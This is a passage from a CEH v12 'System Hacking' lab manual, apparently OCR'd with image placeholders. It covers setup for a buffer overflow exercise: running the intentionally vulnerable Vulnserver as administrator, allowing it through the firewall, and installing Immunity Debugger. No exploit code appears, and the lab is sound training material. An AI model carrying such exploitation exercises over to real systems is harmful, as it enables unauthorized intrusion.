
1. Switch to the **Windows 11** virtual machine, navigate to **E:\CEH-Tools\CEHv12 Module 06 System Hacking\Buffer Overflow Tools\vulnserver**, right-click the file **vulnserver.exe**, and click the **Run as administrator** option.

   Note: If the **User Account Control** pop-up appears, click **Yes** to proceed.




Note: If the **Windows Security Alert** window appears; click **Allow access**.

2. **Vulnserver** starts running, as shown in the screenshot.




3. Minimize the **Command Prompt** window running **Vulnserver**.
4. Navigate to **E:\CEH-Tools\CEHv12 Module 06 System Hacking\Buffer Overflow Tools\Immunity Debugger**, right-click **ImmunityDebugger_1_85_setup.exe**, and click the **Run as administrator** option.


   Note: If the **User Account Control** pop-up appears, click **Yes** to proceed.




5. **Immunity Debugger Setup** pop-up appears, click **Yes** to install Python.



